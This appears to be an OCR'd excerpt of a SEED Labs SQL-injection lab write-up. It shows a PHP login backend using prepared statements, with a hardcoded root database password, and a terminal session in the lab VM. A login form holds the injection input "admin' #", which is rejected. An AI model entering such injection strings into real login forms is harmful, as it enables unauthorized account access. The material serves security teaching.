
```
      // Function to create a sql connection.
      function getDB() {
        $dbhost="localhost";
        $dbuser="root";
        $dbpass="seedubuntu";
        $dbname="Users";
        // Create a DB connection
        $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
        if ($conn->connect_error) {
          echo "</div>";
          echo "</nav>";
          echo "<div class='container text-center'>";
          die("Connection failed: " . $conn->connect_error . "\n");
          echo "</div>";
        }
        return $conn;
      }

      // create a connection
      $conn = getDB();
      // Sql query to authenticate the user
      $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= ? and Password= ?");
      $sql->bind_param("ss", $input_uname, $hashed_pwd);
      $sql->execute();
      $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
      $sql->fetch();
      $sql->close();

      if($id!=""){
        // If id exists that means user exists and is successfully authenticated
```



```
// Function to create a sql connection.
function getDB() {
  $dbhost="localhost";
  $dbuser="root";
  $dbpass="seedubuntu";
  $dbname="Users";
  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
  }
  return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
  phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $
  phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
  // If id exists that means user exists and is successfully
  authenticated
```



```
[04/16/21]seed@VM:~$ cd /var/www/SQLInjection/
[04/16/21]seed@VM:.../SQLInjection$ ls
css                        seed_logo.png
index.html                 unsafe_edit_backend.php
logoff.php                 unsafe_edit_frontend.php
safe_edit_backend.php      unsafe_home.php
safe_home.php
[04/16/21]seed@VM:.../SQLInjection$ subl safe_home.php
[04/16/21]seed@VM:.../SQLInjection$ subl unsafe_home.ph
p
[04/16/21]seed@VM:.../SQLInjection$ subl safe_home.php
[04/16/21]seed@VM:.../SQLInjection$ cd ..
[04/16/21]seed@VM:.../www$ cd ..
[04/16/21]seed@VM:/var$ cd ..
[04/16/21]seed@VM:/$ sudo service apache2 restart
[04/16/21]seed@VM:/$ 
```




Employee Profile Login

USERNAME admin' #

PASSWORD Password

Copyright © SEED LABs



The account information your provide does not exist.